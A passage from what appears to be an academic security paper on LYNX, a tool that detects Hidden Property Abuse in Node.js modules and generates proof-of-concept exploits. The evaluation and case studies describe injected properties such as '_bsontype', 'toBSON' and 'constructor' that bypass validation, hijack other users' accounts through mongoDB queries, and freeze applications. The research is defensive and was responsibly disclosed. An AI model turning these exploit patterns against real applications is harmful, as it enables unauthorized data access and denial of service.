Labelling and Tracking Input. We add labels to all input objects for tracking them. The newly added label is a new property, which has a unique key-value pair. For example, assuming the input object O_{input} = `{"email":"a@gmail.com"}`, LYNX instruments O_{input} with a new property. Hence, the new input object O'_{input} is `{"email":"a@gmail.com", unique_key: unique_value}`.

This above simple label-adding process works when O_{input} has a simple data structure. However, this method is not enough when O_{input} is complex. For example, when O_{input} has multiple properties such as $O_{input}.a$ and $O_{input}.b$, these child properties may propagate differently with distinct program states. If we only add one label for O_{input}, we will lose track of all these child properties. Hence, LYNX traverses O_{input} and recursively injects labels into different child properties. For instance, consider the above O_{input} with two properties, LYNX injects three different labels into the base of O_{input}, $O_{input}.a$, and $O_{input}.b$ respectively.

The labeling method outperforms classic data flow tracking (i.e., transparent tracking without changing input) in detecting property carriers since it better emulates the attack process of HPA. For example, there are cases that the tested program contains a dispatcher which distributes the input by its type. When analyzing such cases, LYNX will modifies the input in the same way as the real attack process. If the modification changes the input type, the input may trigger another path. However, the classic method may still track the path for vanilla input. Hence, our method can more accurately pinpoint the real execution paths that a real HPA payload may trigger.

However, changing the original input may also bring negative effects. For instance, assume there is a checking function that sanitizes a certain property of the input, if LYNX adds a label to the property, the program may raise an error and exit. To mitigate this problem, LYNX applies a one-label-at-one-time strategy. In each round of analysis, LYNX only adds one label to one of the properties, and then, repeats this step multiple times for testing all properties and their child properties.

Identifying Property Carriers. After adding labels to the input, LYNX executes the program with the new input and observes how the label property propagates. If LYNX finds the label propagates to an internal object, it will mark the hosting object as a property carrier. For this purpose, we instrument the target Node.js program by intercepting all variable read/write operations. When such an operation occurs on an internal object, LYNX recursively examines all properties and child properties of this object. If a label is detected, this object will be marked as a property carrier in the following form: $\langle O,L,S \rangle$, where O records the object name of property carrier, L points to the JavaScript file that contains the detected object, and S records the visibility scope of the carrier. In LYNX, "." is used to represent the scope by concatenating different function names. To differentiate function objects from variable objects, we add special suffixes `_fun` to function-type scopes. More details about the scope representation can be found in §A.2,

Driving Dynamic Analysis. LYNX runs the instrumented target Node.js program based on their types. More specifically, if the application is a web-based program (e.g., web apps), LYNX directly runs it. If the target Node.js code is in a Node.js module, LYNX needs to embed it in a simple Node.js test application. Then, LYNX calls the exposed APIs of the target Node.js module. However, in this case, LYNX needs to feed the APIs with some proper input, which is often hard to generate automatically. We mitigate this problem based on the following observation: we find most of Node.js modules are released with use cases (45 out of 50 most depended-upon packages on npm [11] have directly usable test cases). Hence, LYNX can directly use them to drive the analysis.

For triggering APIs, LYNX currently supports two types of object sharing schemes. The first is JSON serialization, which is also the most commonly used method. The second method is query-string serialization. In the Node.js ecosystem, many request parsing modules also support transferring the URL query string to objects. For example, a request parsing module called qs (100M monthly downloads on npm) converts the query string into a single object (e.g., from `?a=1&b=2` to `{a:1,b:2}`). LYNX detects hidden properties in the query string by recording and replaying web requests.

Running Example. To illustrate how LYNX identifies property carriers, we revisit our running example. As indicated in Figure 4, the injected label property propagates in a path follows the black dotted line. By tracking this flow, LYNX identifies three property carriers (`value`, `param`, and `object`) and records carrier entities for each of them. To give an example of the entity, we show how the entity of `object` is synthesized: First, to get O, LYNX checks where the label property is identified. In this case, the label property is identified from the base of `object`. As a result, LYNX directly sets O to "object". Second, to get L, LYNX obtains the file path of the current script. Third, to get S, LYNX extracts the visibility scope of the carrier. In this case, the carrier is found from an anonymous function locating from line 10 to line 22. Hence, LYNX encodes the visibility as *anon.10_1.26_1_fun*. Overall, the recorded entity will be $\langle object, script_path, anon.10_1.22_1._fun \rangle$.

4.4.2 Pinpointing Hidden Property Candidates

Our dynamic analysis can effectively detect property carriers. However, it inevitably has false negatives on detecting hidden properties. We find in some cases important hidden properties are ignored even though the hidden property carriers have been uncovered. We mitigate the problem by applying static analysis as a complement. In this section, we first discuss the reason why dynamic analysis has false negatives. Then, we present the design details of our static analysis. Last, we discuss how to prune the analysis results.

Necessity of Static Analysis. To explain the weakness of dynamic analysis, we use a dummy vulnerable code example Listing 1 (abstracted from real code). In this example, the function `foo()` builds an internal variable `conf` based on a user-controlled variable `input` (line 2), which makes `conf` become a property carrier. The dynamic approach can capture `propertyA`, but it will miss `propertyB` if `condition` is not met. To address the issue, LYNX implements an intraprocedural static syntactic analysis that recognizes the indexing syntax, no matter if the actual code is executed or not.

Listing 1 A example code vulnerable to HPA.

```
1 function foo (input){
2   var conf = new Config(input);
3   setA(conf.propertyA);
4   // other code
5   if (condition){
6     conf.propertyB = getB();
7   }
8   return conf;
9 }
```

Extracting Hidden Property Candidates. Given a hidden property carrier "$< O, L, S >$", LYNX first identifies it in the corresponding AST (pointed by L). LYNX searches all the object references within the visibility scope recorded in S. Finally, LYNX pinpoints all the references that are child properties of O and marks them as hidden property candidates. Child properties are potential hidden properties due to the following reason: A property carrier $\langle O, L, S \rangle$ is reported because the label property can propagate to variable O. As a result, it is possible that other properties under O can also be forged/overwritten from the input. Note that not all the candidates found here can always be manipulated using inputs due to the greedy strategy. Hence, LYNX will use the next component to verify each candidate to ensure accuracy.

Due to the dynamic feature of JavaScript, child properties may be indexed in different ways. To improve the detection coverage of this module,LYNX concludes and recognizes the following three indexing methods: (1) Static indexing: properties indexed with a literal-type key (e.g., `obj.k` or `obj['k']`); (2) Function indexing: properties indexed with a built-in function (e.g., `obj.hasOwnProperty('k')`). (3) Dynamic indexing: properties indexed with a variable (e.g., `obj[kvar]`). LYNX recognizes the first two methods statically: it traverses the AST to recover the indexing semantics. To recognize properties in the third method, LYNX extracts the actual value of the `kvar` from previous execution traces. It is worth noting that, since LYNX relies on previous dynamic execution traces to support dynamic indexing, it cannot guarantee 100% coverage. That is to say, LYNX only recognizes dynamic indexing properties that are concretely indexed in the last step.

Running Example. Here we still use the example in Figure 4 to illustrate how it works. Taking the carrier `object` at line 11 as an example, LYNX first searches all its child property references within its visibility scope (the anonymous function

from line 10 to line 22) and it detects that there exists a property reference (`constructor`) exactly at where the carrier is identified. After finding this property, LYNX needs to further check whether the input object can overwrite this property or not. To this end, LYNX checks if `constructor` is a child property of O or not. After this check is passed, LYNX identifies `constructor` as a hidden property candidate.

4.4.3 Pruning the Results

As described above, hidden property candidates are discovered. However, we find some of them are known parameters rather than unknown hidden properties. This is because some Node.js modules implement optional parameters as properties of input objects. These documented properties may also be extracted in the previous step. For example, an email module by default accepts input object like `{"from": .., "to": ..}` but also accepts more options such as `{"from": .., "to": .., "cc": ..}`. It is apparent that these documented parameters are not the hidden properties.

To correct the result, we introduce a context-based analyzer to automatically "infer" whether the identified property candidate is a documented parameter or not. Our analysis is done based on the following observation: documented parameters are usually processed together by a dispatcher (e.g., a series of if-else statements).

Based on this observation, we divided the argument processing procedure into two classes: (1) The unused parameters and the used parameters (i.e., properties in original input) are processed by the same dispatcher. To deal with this case, the analyzer records the used properties from arguments of the exposed API. Then, it pinpoints hidden property candidates that reside in the same dispatcher as used parameters. (2) The unused parameters and the used parameters are processed by different dispatchers. To detect such parameters, the analyzer examines all the candidates to see if there are several candidates found from the same dispatcher. If LYNX detects that certain candidates match any of the situations, it will remove them from the result.

4.5 Generating HPA Exploits

In the previous component, LYNX discovers the key name of a hidden property. By injecting a property with such a key, the attacker may have changes overwriting/forging certain internal objects. In this section, we leverage symbolic execution to reason if the discovered properties are exploitable or not. Given a hidden property candidate, we first inject it into the input to construct the test payload. Because its corresponding value is undetermined yet, we leave the value be symbolized. Then, to decide whether a hidden property is harmful or not, we explore as many paths as possible and pinpoint sensitive sinks along the uncovered paths.




Figure 4: Illustrating the workflow of LYNX with a code snippet from our running example in §3.2 (Code is simplified for demonstration purpose).

4.5.1 Generating Exploit Templates

In this step, LYNX aims at generating the input data structure that can reach the potentially vulnerable property. We denote such structures as exploit templates since LYNX will specify a symbolic value rather than a concrete value for the value field of each hidden property. To generate the template, LYNX needs to insert a property (with the discovered key name) at the right position of the input. To figure out the insertion position (what field of the input should be modified), LYNX maintains a map between the insertion location of the label and the property carrier O.

To illustrate, we reuse the example discussed in §3.2: The original input is `{"email":"aa@gmail.com", "passwd":"11"}`. As discussed, LYNX needs to figure out the insertion position: according to the mapping, any content added to the base of the input will appear at the base of `object` at line 11 in Figure 4. Then, LYNX inserts a property named `constructor` according to the detected key name. Finally, the generated template is `{"email":"aa@gmail.com", "passwd":"11", "constructor": SYMBOL}`.

4.5.2 Exploring Attack Consequences

After generating the exploit template for each hidden property candidate, LYNX starts to analyze its potential security consequences. To this end, LYNX first symbolically executes the hidden properties to explore all possible paths. Then, LYNX pinpoints sensitive sinks along the discovered paths to decide whether a hidden property is harmful or not.

According to the definition of harmful hidden property in

Table 2: Sensitive sinks monitored by LYNX.

Category	ID	Sink	Example
Confidentiality	C_1	sensitive database query methods	The attacker leaks sensitive data from database by manipulating the SQL.
	C_2	sensitive file system operation methods	The attacker accesses confidential files by abusing the filesystem APIs.
Integrity	I_1	Critical built-in properties and code execution APIs	The attacker modifies the built-in property `constructor` to abuse property-based type checks.
	I_2	Final results of the module invocation	The attacker manipulate sanitization results to bypass security checks.
Availability	A_1	Global methods/variables	The attacker overwrites login function to crash the authentication service.
	A_2	Looping conditions	The attacker introduce an infinite loop to block the Node.js event loop [29].

§4.1, we conclude six sensitive sinks from three perspectives: confidentiality, integrity, and availability. As shown in Table 2, different sinks are used for detecting different kinds of attack consequences. In summary, sinks are implemented in two ways. The first type is keyword-based sink. Based on our observations, certain parameters of sensitive APIs can be a common sink for hidden properties. Hence, we collected a list of keywords by analyzing existing vulnerabilities reported on known vulnerability database such as snyk vulnerability DB and npmjs security advisories. We made our best effort to collect as many sensitive APIs as possible. Currently, the list contains 24 sinks: 11 filesystem operation APIs, 9 database query methods and 4 code execution methods (The API list will be released along with the source code of LYNX). While the list may be not complete, it can be easily expanded over time. Another type of sink is behavior-based sink. Many vulnerabilities are highly dependent on the code context. To identify such vulnerabilities, we focus on the behaviors that may abuse the application logic. Currently, LYNX has covered the following three malicious behaviors. (1) Return value manipulation. For vulnerabilities aiming at manipulating critical states, LYNX checks return values of the tested modules. If its return value is controllable to attackers, LYNX flags it as vulnerable. (2) Global variable tampering. If LYNX detects that a hidden property can tamper certain global variable, it will report it as a potential vulnerability. (3) Loop variable manipulation. For vulnerabilities aiming at corrupting the service by causing an infinite loop, LYNX checks looping conditions to pinpoint whether they can be manipulated through hidden properties.

After a sensitive sink is identified, LYNX prepares proof-of-concept exploits which aim at verifying whether a sink is reachable for attack-controlled value. To collect exploit, we use the input generated in the last step to re-executed the program. If the sink can be reached, the input is reported along with an attack indicator. The attack indicator is designed for helping security analysts understand how the exploit affects the sink. For different sinks, LYNX employs different rules to generate indicators. For keyword-based sinks, LYNX records what type of contents that can reach the sensitive functions/properties. For behavior-based sinks, LYNX compares execution traces of attack input and benign input to pinpoint the exploitation impact. For example, LYNX monitors the change of global objects to observe the exploitability of A_1.

Algorithm 1 Attack Exploration Algorithm

Require:
T = a set of exploit templates for the vulnerable module
m = the vulnerable module
Ensure:
$PoC = (exp, ind)$ where exp_i is the exploit and ind_i is the corresponding attack indicator.

```
1: U ← {}
2: for all t_i ∈ T do
3:     paths ← explore(m, t_i)
4:     P ← P ∪ {paths}
5: end for
6: for all p_i ∈ P do
7:     if has_sink(p_i) then
8:         exp = get_input(p_i)
9:         ind = execute(m, exp)
10:        if reach_sink(ind) then
11:            PoC ← PoC ∪ {(exp, ind)}
12:        end if
13:    end if
14: end for
```

The whole attack exploration method is summarized in Algorithm 1. The input to the search method is the tested program m and the set of exploit templates T generated in the previous step. The output of the method is the attack proof of concept denoted by (E,I) where E is the sets of the final exploits and I is the corresponding attack effect indicators. In the first phase of the algorithm, it collects the new paths discovered during symbolic execution and extracts the concrete input and the path into U. In the second phase, the algorithm examines each path P_i. After a sensitive sink is detected, it will generate the corresponding exploit to reach the sink. If LYNX detects that the sink is reachable, LYNX will report both the exploit *exp* and the attack consequence indicator *ind*.

To demonstrate the entire process, we apply the algorithm to our running example. As shown Figure 4, LYNX symbolizes the hidden property `constructor` in line 14. During the execution, two other variables are also symbolized due to the symbolic value propagation indicated by the blue dotted line. By resolving the constraints for the three symbolic values, LYNX finds two possible paths

(i.e., line 19 and line 21). Since the new path leads to the change of final module return (i.e., object or null), the exploitation hits (I_2). As a result, LYNX constructs an exploit `{"email":SQLI, "passwd":"11", "constructor":false}` (`SQLI` stands for a SQL Injection payload). After inputting the exploit to the program, LYNX collects the corresponding indicator: It detects that the return value can be changed by setting the `constructor` to false.

4.6 Implementation

We build LYNX as a Node.js application, and implement it by employing several existing tools. In the first analysis phase of LYNX (i.e., identifying hidden properties §4.4), we employ Jalangi [42] to instrument target Node.js code for implementing our label system. The instrumented Node.js code with labels is dynamically executed to discover hidden property carriers (§4.4.1). We apply Esprima [6] to generate AST (Abstract Syntax Tree) for doing static analysis on identified property carriers and extracting hidden properties (§4.4.2). In the second analysis phase of LYNX (§4.5), we use ExpoSE [36] to perform symbolic execution for determining the harmfulness of discovered hidden properties and generating exploits.

To analyze web-based applications, we implement a profiling-based pipeline that captures HTTP requests and generates corresponding test cases.

5 Evaluation

To assess the security impacts of HPA, we apply LYNX on a set of real Node.js applications and modules widely used in practice. In the following sections, we discuss our evaluation results with three research questions:

- **RQ1**: Are the hidden properties prevalent in widely-used Node.js programs? (§5.2.2)
- **RQ2**: Can LYNX effectively detect harmful hidden properties and generate corresponding exploits? (§5.2.3)
- **RQ3**: How do the discovered vulnerabilities and exploits enlarge the attack surface of the Node.js ecosystem? (§5.3, §5.5)

5.1 Data Set

Node.js has made great progress and there are already many Node.js programs available. However, we find a large number of them are rarely used or do not match our threat model. Therefore, to reduce the workload of our analysis, we restrict our data set collection process. In particular, we collect Node.js programs based on the following two criteria: (1) The tested programs should be used to interacting with external input, and their APIs should accept objects (via either JSON or query-string serialization). (2) The tested programs should be widely-used or continuously maintained.

Table 3: Overall detection results. The numbers within the parentheses indicate the number of programs that contain hidden properties. #PC, #HP, and #DA respectively denote the number of property carriers, hidden property candidates, and detected documented arguments.

Category	Tested Programs	Detection Results		
		#PC	#HP	#DA
Database	9 (8)	323	78	0
Input Validation	48 (30)	999	122	0
User Functionalities	34 (26)	584	156	24
Web	11 (7)	1269	95	0

To satisfy the first criteria, we collect programs from categories that are most likely to be exposed to input. These categories include database, input validation, user functionalities, and web-based application/middileware. To satisfy the second criteria, we collect programs from known vendors (e.g., MongoDB), and projects that have at least 1000+ star on Github or 500 monthly downloads on npm (To guarantee the volume of our samples, we might slightly lower this criteria when all the popular programs have been selected).

In total, we collected 102 Node.js programs as our analysis dataset. There are 91 Node.js modules and 11 web-based programs. Among the 11 web-based programs, 4 are minimal web frameworks/middlewares and 7 are complete web applications.

5.2 Analysis Results

5.2.1 Overview

We run LYNX on a Ubuntu 18.04 machine equipped with Intel Core i5-9600K (3.70GHz) and 32 GB memory. In total, we detected 451 hidden property candidates and confirmed 15 previously unknown HPA vulnerabilities. By the timing of writing, 10 CVEs have been assigned for our findings. More than half of them are rated as "Critical" and "High" severity[3] by NVD (national vulnerability database).

Among these vulnerabilities, two of them are identified from complete web applications. The other 13 vulnerabilities are identified from modules, which in total impact 20,402 dependent applications/modules. The Node.js community pays great attention to our findings. An authoritative public vulnerability database creates a new notion to track related vulnerabilities.

5.2.2 Phase#1: Identifying Hidden Properties

To answer RQ1 (Are hidden properties prevalent in popular Node.js programs?), we analyze how many (and what kind of) hidden properties are detected from widely-used Node.js programs.

Table 3 summarizes our detection results (Table 7 lists the complete detection results). In Table 3, from the second col-

[3]The well-known heartbleed vulnerability was also rated as "High" severity.

Table 4: Exploit results of LYNX.

Category	Reported	Exploitable	Missed
Database	2	2	1
Input Validation	7	4	2
User Functionalities	5	4	0
Web	1	1	1

umn "Tested Programs", we can observe that hidden properties widely exist in all categories that are likely to be exposed to external input. Overall, 69% (70/102) tested programs are found to contain hidden properties.

The first two columns under "Detection Results" indicate the number of property carriers hidden property candidates. In total, LYNX identifies 451 hidden property candidates by analyzing 3175 property carriers. We can observe that hidden property candidates widely exist in all categories of our dataset. The last column under "Detection Results" shows how many candidates are identified as documented arguments by LYNX. To figure out the correctness of our documented argument inferring rules, we compare the documented arguments from their official documentations with our results. we found our context-based rules correctly recognize all documented arguments from identified hidden properties.

Note that we drive our analysis based on the types of Node.js programs being tested. For the 91 npm modules, we directly reuse the use cases provided on their npm homepages as the test input. For the remaining 11 web-based programs, we manually interact with applications and generate test cases with our profiling-based pipeline. LYNX analyzes both JSON and query-string serialization channels for web-base programs. 7 out of these 11 web-based programs support both query-string and JSON serializations (in different APIs).

5.2.3 Phase#2: Exploring Attack Consequences

We assess the effectiveness (RQ2) of LYNX from the following two aspects: (1) Does LYNX effectively pinpoint potential vulnerabilities from programs of different categories? (2) Does LYNX successfully generate exploits that can directly or be easily ported to introduce real-world attack effects?

Table 4 shows the summarized exploit result during the second phase. In this table, the columns "Reported" record how many sensitive sinks are reported to be vulnerable by LYNX. The column "Exploitable" indicates how many of reported sinks that LYNX automatically exploit and are manually confirmed to be real vulnerabilities. From the two columns, we can observe that LYNX is capable of pinpointing potentially vulnerable sinks from different types of programs. Moreover, the "quality" of reported issues are good. Overall, we found 11 out of 15 reported vulnerabilities are confirmed to be vulnerable, and the other 4 cases are considered to be harmless. Among the 4 cases, although some hidden properties do lead to certain sensitive sinks, they are still constrained by the program semantics and thus no significant attack effects can be introduced. For instance, when LYNX exploiting a hidden property from a validation library, it causes an execution exception and thus triggers sink ⑫ (final result manipulation). However, since the exception is later handled by the program, it does not enable any attack effects such as validation bypass.

The last column ("Missed") of Table 4 records the hidden properties that LYNX successfully detects (phase#1) but fails to generate usable exploits (phase#2). To find out such hidden properties, we manually examine all hidden property candidates reported by LYNX. There are three types of failures. First, some hidden properties have a particular constraint that is not presented in the code semantics. For example, taffyDB (a popular JavaScript database) has a hidden property that can leak arbitrary data by forging as the internal index. However, the constraint associated with the index is in the memory rather than in the code. Thus, LYNX cannot construct a valid index even though the index is in an easily-guessable format (e.g., T000002R000001). This kind of failure results from the limitation of symbolic execution. To cover such failures, fuzzing techniques may be a good complement to cover the part that symbolic execution fails to analyze. We leave improving our symbolic execution as our future work.

Another type of failures result from multi-constraint issues: To exploit some hidden properties, some parameters of the input must be set to certain values. Such failures can be addressed by extending LYNX to explore multiple variables (not only hidden properties but also documented parameters) simultaneously. The last type of failure comes from the syntax incompatibility problem. The incompatibility results from the fact that our underlying instrumentation framework (Jalangi) is not compatible with certain grammars after ECMAScript 6. We mitigated this problem by down-compiling incompatible programs with Babel [3] or avoiding instrumenting incompatible code. To ease the process of addressing the incompatibility, we built an automatic down-compiling tool, which will be released together with LYNX.

5.3 Impact Analysis of Identified HPA Vulnerabilities

In this section, we seek to answer RQ3 by understanding how HPA vulnerabilities introduce serious attack effects into the Node.js ecosystem. As shown in Table 5, we detected 15 HPA vulnerabilities. To fix these vulnerabilities, we have made responsible disclosure and notified the vendors. They reacted immediately. So far 10 vendors have confirmed the vulnerabilities, and 7 of them have released corresponding patches. Next, we will explain the security impacts of HPA from the following three perspectives.

Confidentiality. We found that 4 of the identified vulnerabilities (i.e., HP-1, HP-2, HP-3, and HP-14) impact confidentiality of the program (e.g., leaking sensitive information from the database). The vulnerabilities HP-1 and HP-2 are found from two widely-used mongoDB drivers. By exploiting HP-1 and HP-2, the attacker can force database to always return

Table 5: Vulnerabilities detected by LYNX (C: Confidentiality; I: Integrity; A: Availability).

#ID	Product Name	Affected API	Description	Impact		Attack Effects			Disclosure	
				Downloads	Dependents	C	I	A	status	severity
1	mongoose	findOne()	SQL Injection	2,740,341	9,211	✔			Fixed (CVE1)	Critical
2	mongoDB driver	find()	SQL Injection	6,165,075	8,435	✔			Fixed (CvE2)	-
3	taffyDB	query APIs	SQL Injection	1,628,860	108	✔			Confirmed (CVE3)	High
4	class-validator	validate()	Bypass input validation	1,077,954	1,639		✔		Confirmed (CVE4)	Critical
5	jpv	validate()	Bypass input validation	481	1		✔		Fixed (CVE5)	Medium
6	jpv	validate()	Bypass input validation	481	1		✔		Reported	Medium
7	valib	hasValue()	Bypass input validation	479	8		✔		Reported	-
8	schema-inspector	validate()	Bypass input validation	35,783	104		✔		Fixed (CVE6)	High
9	schema-inspector	sanitize()	Bypass input validation	35,783	104		✔		Fixed(CVE6)	High
10	bson-objectid	ObjectID()	ID forging	142,562	298		✔		Fixed (CVE7)	High
11	component-type	type()	Type manipulation	943,555	140		✔		Reported	-
12	component-type	type()	Type manipulation	943,555	140		✔		Reported	-
13	kind-of	kindOf()	Type manipulation	196,448,574	458		✔		Fixed (CVE8)	High
14	cezerin	getValidDocumentForUpdate()	Order state manipulation	1871	–	✔			Confirmed (CVE9)	High
15	mongo-express	addDocument()	Denial of service	6,965	–			✔	Fixed(CVE10)	Medium

data/true regardless of the correctness of query condition. This can be abused to leak sensitive information or bypass access control. For example, an attacker might log into other user's accounts by forcing the authentication result to be true (we will demonstrate a real-world case of this vulnerability in §5.5). The vulnerability HP-3 is found from taffyDB. This is a serious universal SQL Injection that can be abused to access arbitrary data items in the database: It is found that a hidden property can forge as taffyDB's internal index ID. If an index ID is found in the query, taffyDB will ignore other query conditions and directly return the indexed data item. Moreover, the index ID is in an easily-guessable format (e.g., T000002R000001), so that attackers can use this vulnerability to access any data items in the DB. Vulnerability HP-12 is found from cezerin, an eCommerce web application. It is found that a hidden property can modify the critical data stored in database (i.e., payment status `ispaid`).

Integrity. We found that 10 of the identified vulnerabilities (i.e., HP-4, HP-5, HP-6, HP-7, HP-8, HP-9, HP-10, HP-11, HP-12, and HP-13) compromise the integrity of Node.js applications. 4 widely-used input validation modules are impacted by HPA. Our running example, class-validator (HP-4), allows attackers to overwrite the format schema object, which leads to the arbitrary input validation bypass. Jpv (HP-5 and HP-6) checks the type of unsafe objects on the their prototype. However, since HPA can modify properties in the prototype, the validation result of jpv can be manipulated. The other three validation bypass vulnerabilities are found from one API (HP-6) from valib and two APIs (HP-7 and HP-8) from schema-inspector: By modifying `hasOwnProperty` function under the unsafe object's prototype, security checks can be skipped. Note that these three cases have limited exploit scenario: Attackers needs to pass valid function definitions, which is not a widely supported feature [8].

The other 4 vulnerabilities (HP-10, HP-11, HP-12, and HP-13) that impact program integrity are from user functionalities modules. These 4 vulnerabilities are exploited in a similar way: By manipulating some critical properties under the input object, attackers can manipulate the final result of the module invocation. Such manipulation might introduce serious risk to the application. For example, clone-deep, an object cloning module used in 1,822,028 projects according to Github, uses vulnerable kind-of (HP-13) to perform type checking before cloning. If the variable `var` to be cloned is detected as `array`, clone-deep recursively calls itself `var.length` times to clone all elements under `var`. With HP-13, a malicious object can forge as an array with a very large `length`. When cloning such an object, clone-deep will go into a super big loop, and thus freeze the whole application (Time-consuming tasks can block Node.js applications due to its single-thread model).

Availability. We found that the availability of 1 web framework (i.e., HP-15) can be affected by HPA. This vulnerability is detected from mongo-express, a web-based application. It is found that a hidden property can introduce an infinite loop to the application, which blocks the whole application. We will include more details of the case in §5.5.

Community Impact. Our findings have been corroborated by the Node.js community. To help developers be aware of this new risk, we proposed a new notion should be used to describe and track related issues. An authoritative public vulnerability database maintained by snyk has accepted the proposal and starts using the notion in related security issues [10].

Remark. Based on the impact analysis, we posit that the HPA attack indeed enlarges the attack surface of the Node.js

ecosystem. The claim is supported by the following two insights. (1) By establishing unexpected data dependencies to internal objects in the application, the HPA attack effectively compromises previously unreachable program states and introduces different kinds of attack effects. (2) Classic defense techniques (e.g., input validation) can not mitigate the HPA. As shown in Table 5, some widely-used validation modules are vulnerable to the HPA attack.

5.4 Analysis Coverage and Performance

We measure the code coverage of LYNX for each Node.js program based on ExpoSE [36]'s coverage monitoring, which computes 'LoC being executed' / 'total LoC in executed files' (dependencies not counted). We discuss our coverage measurement results below, based on the different types of tested Node.js programs: modules and web-based programs.

For Node.js modules, the code coverage varies (i.e., 10% - 80%). While a large portion of modules achieve decent coverage (more than 40%), we argue the code coverage does not necessarily indicate the effectiveness of LYNX: To find practical vulnerabilities, we selectively test APIs that match our threat model (likely to be exposed to external user and accepting objects). As a result, even though test cases are available for most APIs, we are not blindly testing all of them. For instance, if an API does not accept parameters at all, we will not include it into our test, and the code coverage contribute by such API testing does not help us vetting HPA from tested programs.

For web-based programs, LYNX achieves 21% code coverage on average. We find this is because web applications usually have a large number of functionalities/APIs, and our profiling-based testing may not cover all of them. To help LYNX discover more web APIs, incorporating active web scanners [2] could be a promising future work.

Besides code coverage, we also measure the running time of each phase. As an offline tool, LYNX achieves reasonable analysis speed: For detecting hidden properties, it typically takes no more than 10 seconds to analyzing one API (90% cases). For very large programs such as web applications, the analysis may take more than 200 seconds per API (no more than 10 cases). For exploiting hidden properties, it takes longer time because LYNX needs to explore multiple paths for each candidate. Typically, it takes around 50 seconds per hidden property. Detailed results can be found at §A.3.

5.5 Case Studies

Accessing Confidential User Data. LYNX reports a harmful hidden property (`_bsontype`) from mongoDB Node.JS driver. This property is used to decide the query type and should not be provided by input. However, it is found that mongoDB allows input to modify this property via HPA. Since mongoDB handles query objects according to pre-defined types.

Listing 2 The online game is vulnerable to HPA because it calls vulnerable mongoDB APIs to handle input.

```
1 GameServer.loadPlayer = function(socket,id){
2   GameServer.server.db.collection('players').findOne({
3     _id: new ObjectId(id)},
4     function(err,doc){...}
5   });
6 };
```

The attacker can specify an unknown `_bsontype` (e.g., aaa) to force mongoDB not serializing certain objects. For example, this can be abused to force the query result to be always true (i.e., by not serializing the query filer). By exploiting this vulnerability, an attacker can launch unauthorized access to confidential data in the mongoDB.

To demonstrate one of the attack vectors, we use Phaser Quest, an online game that uses the vulnerable mongoDB driver module. As shown in Listing 2, the program loads/deletes user profile by a user-provided secret identifier (`id`). By abusing the discussed vulnerability, the attacker can force the database to return a valid user regardless of the correctness of the identifer. By doing this, the attacker can log in/delete arbitrary player's accounts.

We have made responsible disclosure to MongoDB team. They has patched the vulnerability and acknowledged us at their security advisories.

Blocking the event handler. Since Node.js is based on a single-thread model, the availability of its event handler is very critical and has been discussed a lot [29, 37, 43]. In the second case, we would like to demonstrate how HPA can attack the event handler and thus freeze the entire program.

LYNX reports a harmful hidden property (`toBSON`) from mongo-express, a web-based mongoDB admin interface. By abusing this property, an authenticated user issues a time-consuming task to block the event handler of Node.js. As shown in the upper part of Listing 3, a hidden property `toBSON` is identified in line 3. By tracking the data flow of this property, we found that it reaches a sensitive sink [15] in line 12, which is for executing code in a sandbox. Hence, the attacker can pass a time-consuming function (e.g., an infinite loop) to block the event handler.

After receiving our vulnerability report, the project team confirmed it immediately and added this issue to their security advisories. By the time of paper writing, we are working together with them on the bug fixing.

6 Discussion

Countermeasures. We conclude three major countermeasures against HPA. For example, one of them is validating input objects. Since the first step of HPA is injecting additional properties, removing unwanted (malicious) properties could be a feasible mitigation. Due to the page limit, more details

Listing 3 HPA impacts the availability of this program by attacking the unique single-thread model of Node.js.

```
// code from bson module
if (object.toBSON) {
  object = object.toBSON();
}

// code from mongodb-query-parser module
const SANDBOX = new SaferEval(FILTER_SANDBOX);
SANDBOX.runInContext(input);
```

about the three approaches are discussed in Appendix§A.1.

Limitations. First of all, LYNX needs external input (i.e., module test cases or user interactions on the web) to trigger analysis. Since APIs of different modules/applications have different context dependencies and parameter formats, it is hard to automatically infer and resolve these prerequisites. For example, during our evaluation, we found that we need to log into the tested web program to access certain APIs. To address the issue, we have implemented a pipeline that automatically replays and mutates API invocations. To test web-based programs, security analysts just need to act like normal users to perform interactions. In the future, we are considering introducing an automatic input format reasoning component to LYNX to ease the input generation process. Second, like many other dynamic analysis tools, LYNX may have false negatives. For example, it is possible that the test input we use does not explore all the branches of certain tested programs. To improve coverage, we can combine LYNX with fuzzing techniques. Third, Lynx does not cover all input channels existed in the Node.js ecosystem: In the ecosystem, different programs may use distinct methods/code implementations to share objects, so it is difficult to systematically cover all channels and it is not the focus of this paper. While we acknowledge that Lynx does not cover all input lines, it does cover the two most popular methods and can support a large number of programs. As future work, we are considering to support more input channels.

7 Related Work

7.1 Vulnerabilities of Node.js Ecosystem

Recently, researchers have discovered many security issues in the Node.js ecosystem. Existing offensive research in Node.js can be divided into two categories: attacks launching from external users and attacks launching from internal modules. In the first category, Ojamaa et al. [37] studies the security of Node.js and discussed potential risks such as command injection attack. Synode [44] further studies command injection attack and presents an automatic mitigation approach. Staicu et al. [43] show how ReDoS (regular expression denial of service) affects real Node.js websites. Davis et al. [29] identify and mitigate a new type of denial of service (DoS) attack, Event Handler Poisoning (EHP), which targets the event-driven architecture of Node.js. Arteau et al. identify prototype pollution [12] (PP), a security risk that tampers object prototypes in Node.js applications. PP and HPA differ from the following two aspects. (i) Attack behavior: PP introduces attack effects by tampering one special kind of JavaScript data type (prototype), while HPA does not modify prototype. (ii) Exploit condition: The exploitation of PP requires the attacker to explicitly assign a value to the prototype. For example, the code `obj[__proto__] = input` is vulnerable to PP while `Object.assign(obj, input)` is not. In addition, we can observe that data serialization is not necessary for PP. However, HPA does not require prototype assignment. In contrast, it passes the attack 